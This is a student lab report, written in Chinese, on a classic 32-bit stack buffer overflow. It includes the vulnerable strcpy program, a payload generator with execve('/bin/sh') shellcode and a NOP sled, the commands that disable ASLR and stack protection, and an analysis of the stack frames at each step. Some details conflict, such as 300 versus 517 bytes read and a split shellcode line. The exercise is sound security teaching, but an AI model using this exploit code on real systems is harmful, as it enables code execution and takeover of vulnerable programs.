栈溢出攻击实验分析报告

姓名：魏朝旭　　学号：23009201082

一、实验目的

1. 研读教材第 4.1～4.7 节内容，深入理解栈溢出攻击原理、程序内存布局、栈结构与函数调用机制。

2. 利用 exploit 程序构造恶意文件 badfile，通过 xxd 工具分析文件结构，掌握恶意载荷构造方法。

3. 运行存在漏洞的 stack 程序，完成栈溢出攻击，验证 shellcode 执行效果。

4. 解析 stack.asm 汇编代码，绘制关键栈状态图，完整阐述攻击实现流程与原理。

二、实验环境

操作系统：Ubuntu 18.04 LTS 64 位

编译器：gcc 7.5.0

编译选项：-m32 -no-pie -z execstack -fno-stack-protector

实验文件：stack.c、exploit.c、Makefile、stack.asm

攻击目标：通过缓冲区溢出覆盖返回地址，劫持程序执行流并执行 shellcode 获取 shell

三、原理概述（基于教材 4.1～4.7 节）

3.1 程序内存布局

程序运行时内存划分为五大段，各段功能如下：

1. Text 段：存储程序可执行代码，权限为只读，不可修改。

2. Data 段：存储已初始化的全局变量与静态变量，程序运行期间可访问、可修改。

3. BSS 段：存储未初始化的全局变量与静态变量，系统启动时会自动将该段内容清零。

4. Heap（堆）：动态内存分配区域，由 malloc、free、calloc 等函数负责管理，内存地址从低向高生长。

5. Stack（栈）：用于函数调用、存储局部变量、返回地址、栈帧基址（EBP），内存地址从高向低生长。

3.2 栈与函数调用机制

栈空间由高地址向低地址生长，函数调用时会在栈上形成独立的栈帧，每个栈帧包含以下核心结构（从上到下，即高地址到低地址）：

1. 函数传入参数：调用函数时传入的参数，按从右到左的顺序压入栈中。

2. 返回地址（Return Address）：函数执行完毕后，需跳转回调用者的下一条指令地址，该地址在调用函数时自动压入栈。

3. 旧 EBP（上一层栈帧基址）：保存上一个栈帧的基址，便于函数返回时恢复上一层栈帧。

4. 局部变量缓冲区：函数内部定义的局部变量，分配在栈帧的最低地址区域。

栈溢出攻击的核心逻辑：通过构造超长输入数据，先覆盖局部变量缓冲区，再覆盖旧 EBP，最终篡改返回地址，使程序执行流跳转到攻击者注入的恶意代码（shellcode）。

3.3 栈溢出攻击原理

本次实验的漏洞程序 stack.c 中，使用了 C 语言中的不安全字符串拷贝函数 strcpy，该函数的核心缺陷是不检查目标缓冲区的大小，仅以字符串结束符 '\0' 作为拷贝终止条件。

攻击者利用这一缺陷，构造长度远超缓冲区容量的恶意数据，当 strcpy 函数执行拷贝操作时，数据会超出缓冲区边界，持续向栈的高地址区域写入，覆盖栈上的旧 EBP 和返回地址。当函数执行 ret 指令时，会读取被篡改的返回地址，跳转到攻击者预先注入的 shellcode，从而实现任意代码执行。

3.4 实验环境安全保护关闭

现代操作系统和编译器默认开启多种安全保护机制，会阻止栈溢出攻击的实现，因此实验前需关闭以下安全保护：

- 关闭地址空间随机化（ASLR）：使用命令 `setarch i386 -R`，避免栈地址随机变化，确保返回地址可精准定位。

- 关闭栈保护（Canary）：编译时添加参数 `-fno-stack-protector`，取消编译器在栈帧中插入的保护字节，避免溢出被检测。

- 开启栈可执行权限：编译时添加参数 `-z execstack`，允许栈空间执行代码，确保 shellcode 能够正常运行。

- 32 位编译：编译时添加参数 `-m32`，生成 32 位程序，简化栈地址计算与攻击构造。


四、实验步骤与结果分析

4.1 环境配置与程序编译

由于实验使用 32 位程序，需先安装 32 位编译依赖环境，再执行编译操作：


1. 安装 32 位编译依赖

```bash
sudo apt install gcc-multilib g++-multilib -y
```



2. 执行编译命令

```bash
make
```




编译成功后，当前目录下会生成 4 类核心文件：

- stack：存在缓冲区溢出漏洞的目标程序。

- exploit：攻击程序，用于构造恶意文件 badfile。


- stack.asm、exploit.asm：对应程序的汇编文件，用于分析底层执行逻辑。



4.2 生成恶意文件 badfile

执行攻击程序 exploit，构造包含恶意载荷的文件 badfile，命令如下：

```bash
setarch i386 -R ./exploit
```



执行完毕后，当前目录下会生成 badfile 文件，该文件包含触发栈溢出攻击所需的全部恶意数据，后续将被加载到 stack 程序的栈中。

4.3 xxd 分析 badfile 结构

使用 xxd 工具查看 badfile 的二进制内容，分析其内部结构，命令如下：


```bash
xxd badfile
```

结合实验截图与二进制分析，badfile 整体由三部分构成，各部分功能如下：

1. 前端重复地址：由固定的 4 字节地址重复组成，用于精准覆盖栈上的返回地址，确保 ret 指令跳转至指定位置。

2. 大量 0x90 指令：即 NOP 滑条，NOP 指令的功能是不执行任何有效操作，仅使程序计数器（EIP）向后移动一个字节。添加 NOP 滑条可扩大跳转容错范围，即使返回地址略有偏差，也能通过 NOP 指令滑动至 shellcode 起始位置。


3. 尾部机器码：即 shellcode，是一段可执行的机器指令，核心功能是调用系统调用 execve("/bin/sh")，启动系统 shell，使攻击者获得程序控制权。




4.4 执行栈溢出攻击

运行漏洞程序 stack，加载 badfile 中的恶意数据，触发缓冲区溢出，命令如下：

```bash
setarch i386 -R ./stack
```



实验结果：程序成功弹出命令行提示符 `$`，执行 `id` 命令后，可显示当前用户的权限信息，证明栈溢出攻击成功——程序执行流已被劫持，shellcode 正常执行，攻击者成功获得系统 shell。



五、代码与汇编分析

5.1 stack.c 漏洞代码分析

stack.c 是本次实验的漏洞目标程序，核心代码如下：

```c
#include <stdio.h>
#include <string.h>
#define BUFFER_SIZE 517

int bof(char *str) {
    char buffer[24];
    strcpy(buffer, str); // 无边界检查 → 溢出
    return 1;
}

int main() {
    char str[BUFFER_SIZE];
    FILE *badfile = fopen("badfile", "r");
    fread(str, 1, BUFFER_SIZE, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

关键漏洞点：函数 bof 中定义了一个 24 字节的局部缓冲区 buffer，随后使用 strcpy 函数将参数 str 指向的数据拷贝到 buffer 中。由于 strcpy 不检查输入长度，当 str 指向的数据长度超过 24 字节时，就会发生缓冲区溢出，覆盖栈上的后续数据（旧 EBP、返回地址）。

5.2 exploit.c 功能分析

exploit.c 是攻击程序，核心代码如下：

```c
// exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define BUFFER_SIZE 517
#define OFFSET 400

char shellcode[] =

"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\
xcd\x80";
```

```
void fillBuffer(char buffer[BUFFER_SIZE]) {
    int shellcodeSize = sizeof(shellcode);
    long *returnAddress = (long*)(buffer + OFFSET);
    long *bufferPtr = (long*)buffer;
    int i;

    // 喷射返回地址
    for (i = 0; i < 25; i++) {
        *bufferPtr = (long)returnAddress;
        bufferPtr++;
    }

    // 尾部放入 shellcode
    int start = BUFFER_SIZE - (shellcodeSize + 1);
    for (i = start; i < BUFFER_SIZE-1; i++) {
        buffer[i] = shellcode[i - start];
    }
    buffer[BUFFER_SIZE-1] = '\0';
}

void main() {
    char buffer[BUFFER_SIZE];
    memset(buffer, 0x90, BUFFER_SIZE);
    fillBuffer(buffer);
    FILE *badfile = fopen("./badfile", "w");
    fwrite(buffer, BUFFER_SIZE, 1, badfile);
    fclose(badfile);
}
```

核心功能是构造恶意数据并写入 badfile，其工作流程如下：

1. 填充 NOP 滑条：创建固定长度的字节数组，填充 0x90（NOP 指令），用于扩大跳转容错范围。

2. 构造返回地址：在数组的固定偏移位置，写入伪造的返回地址（该地址指向 NOP 滑条或 shellcode 起始位置），确保覆盖栈上的原有返回地址。

3. 植入 shellcode：将 shellcode 写入数组尾部，确保当程序执行流跳转后，能够正确执行恶意代码。

4. 生成 badfile：将构造好的恶意数组写入 badfile，完成恶意文件的生成。

5.3 stack.asm 汇编指令分析

stack.asm 是 stack.c 编译生成的汇编文件，核心分析 main 函数与 bof 函数的指令序列，理解底层执行逻辑。

5.3.1 main 函数汇编分析

main 函数的核心指令序列及功能：

1. 分配栈空间：为局部变量（str 数组）分配内存空间，用于存储从 badfile 读取的数据。

2. 调用 fread 函数：打开 badfile，读取 300 字节数据到 str 数组中，将恶意数据加载到栈上。

3. 调用 bof 函数：将 str 数组的地址作为参数传入 bof 函数，触发缓冲区溢出漏洞。

4. 程序正常返回：若未发生溢出，函数执行完毕后返回主程序，打印提示信息。

5.3.2 bof 函数汇编分析

bof 函数的核心指令序列及功能：

1. 建立栈帧：执行 push %ebp、mov %esp, %ebp 指令，保存上一层栈帧的基址（旧 EBP），建立当前函数的栈帧。

2. 分配局部缓冲区：为 buffer 数组分配 24 字节栈空间，缓冲区地址位于栈帧的低地址区域。

3. 调用 strcpy 函数：将传入的 str 数据拷贝到 buffer 中，由于无长度检查，发生缓冲区溢出。

4. 执行 ret 指令：函数执行完毕后，从栈中读取返回地址，跳转到该地址继续执行。此时返回地址已被恶意数据篡改，将跳转到 NOP 滑条或 shellcode。

六、关键栈状态图及解释

以下为从 main 函数起始到调用 bof 函数、再到返回 main 函数过程中的 6 个关键栈状态，按执行顺序排列，栈地址从高到低（从上到下），结合汇编逻辑与攻击原理进行解释。

1.call fread 之后



此时 fread 函数执行完毕，已将 badfile 中的恶意数据读取到 main 函数的 str 数组中，栈状态如下：

解释：fread 函数调用完成后，其参数仍保留在栈上，str 数组中已加载恶意数据，为后续 bof 函数调用、触发溢出做好准备。


2：call bof 之前



main 函数准备调用 bof 函数，已将 bof 函数的参数（str 数组地址）压入栈中，栈状态如下：

解释：调用 bof 函数前，需将其参数按从右到左的顺序压入栈中，此处 bof 函数仅有一个参数（str 地址），因此该参数位于栈顶，接下来执行 call bof 指令，会将 main 函数的下一条指令地址（bof 返回地址）压入栈中。

3：bof 内 call strcpy 之前



bof 函数已建立栈帧，分配好 buffer 缓冲区，准备调用 strcpy 函数，栈状态如下：

解释：bof 函数建立栈帧后，栈顶依次为 main 旧 EBP、bof 返回地址，缓冲区 buffer 位于栈帧最低地址。此时尚未执行 strcpy 拷贝，栈中关键数据（返回地址）仍为正常值，未被篡改。


4：strcpy 执行完成（溢出发生）



strcpy 函数执行拷贝操作，恶意数据超出 buffer 容量，发生缓冲区溢出，覆盖旧 EBP 和返回地址，栈状态如下：

解释：这是栈溢出攻击的核心步骤，strcpy 无边界拷贝导致恶意数据持续写入栈中，先填满 buffer 缓冲区，再覆盖旧 EBP，最终篡改 bof 返回地址，为后续劫持执行流做好准备。

5：bof 内 ret 之前



bof 函数执行完毕，准备执行 ret 指令，此时栈指针（ESP）指向被篡改的返回地址，栈状态如下：

解释：ret 指令的功能是将栈顶数据（当前 ESP 指向的内容）弹出至程序计数器（EIP），并使 ESP 指向栈的下一个地址。此时栈顶为伪造的返回地址，执行 ret 指令后，EIP 将被设置为该伪造地址，程序执行流将被劫持。

6：从 bof 返回后（攻击成功）



ret 指令执行完毕，程序跳转到伪造返回地址，最终执行 shellcode，栈状态如下：

解释：程序执行流跳转到伪造地址后，沿 NOP 滑条滑动至 shellcode 起始位置，执行 shellcode 中的机器指令，调用系统调用启动 /bin/sh，弹出命令行提示符，攻击成功完成。

七、攻击过程完整解释

结合上述实验步骤、代码分析与栈状态变化，栈溢出攻击的完整过程如下，共 6 个关键步骤：

1. 加载恶意数据：main 函数调用 fread 函数，将 badfile 中的恶意数据（重复地址、NOP 滑条、shellcode）读取到栈上的 str 数组中，完成恶意数据的加载。

2. 调用漏洞函数：main 函数将 str 数组地址作为参数压入栈，调用 bof 函数，同时将 bof 函数的返回地址（跳转回 main 的地址）压入栈，bof 函数建立自身栈帧，分配 buffer 缓冲区。

3. 发生缓冲区溢出：bof 函数调用 strcpy 函数，将 str 数组中的恶意数据拷贝到 buffer 缓冲区。由于恶意数据长度远超 24 字节，strcpy 持续写入数据，先填满 buffer，再覆盖旧 EBP，最终篡改 bof 返回地址。

4. 劫持执行流：bof 函数执行 ret 指令，栈指针（ESP）指向被篡改的返回地址，该地址被弹出至程序计数器（EIP），程序执行流跳转到伪造地址。

5. 执行 shellcode：程序执行流跳转到伪造地址后，沿 NOP 滑条滑动（NOP 指令不

执行有效操作，仅移动 EIP），最终定位到 shellcode 起始位置，开始执行 shellcode。

6. 获得系统 shell：shellcode 执行 execve("/bin/sh") 系统调用，启动系统命令行 shell，攻击者成功获得程序控制权，攻击完成。

八、实验总结

本次实验成功复现了经典的栈缓冲区溢出攻击，通过构造恶意数据、篡改返回地址、劫持执行流，最终实现了 shellcode 的执行，获得了系统 shell。

通过本次实验，深入掌握了以下核心知识点：

1. 程序内存布局的五大段功能，尤其是栈的结构与生长方向，理解了栈在函数调用中的核心作用。

2. 函数调用的底层机制，包括栈帧的建立与销毁、返回地址的存储与作用，明确了栈溢出攻击的核心目标（篡改返回地址）。

3. C 语言不安全字符串函数（如 strcpy）的安全风险，理解了“无边界检查”如何导致缓冲区溢出。

4. 栈溢出攻击的完整流程，包括恶意载荷（badfile）的构造、NOP 滑条的作用、shellcode 的执行原理。

5. 系统安全保护机制的作用，掌握了关闭 ASLR、栈保护、开启栈可执行权限的方法，理解了这些机制对栈溢出攻击的防御作用。

实验过程中，所有步骤均顺利执行，攻击效果符合预期，不仅验证了栈溢出攻击的原理，也深刻认识到程序开发中“边界检查”的重要性，为后续学习系统安全防御、漏洞挖掘奠定了基础。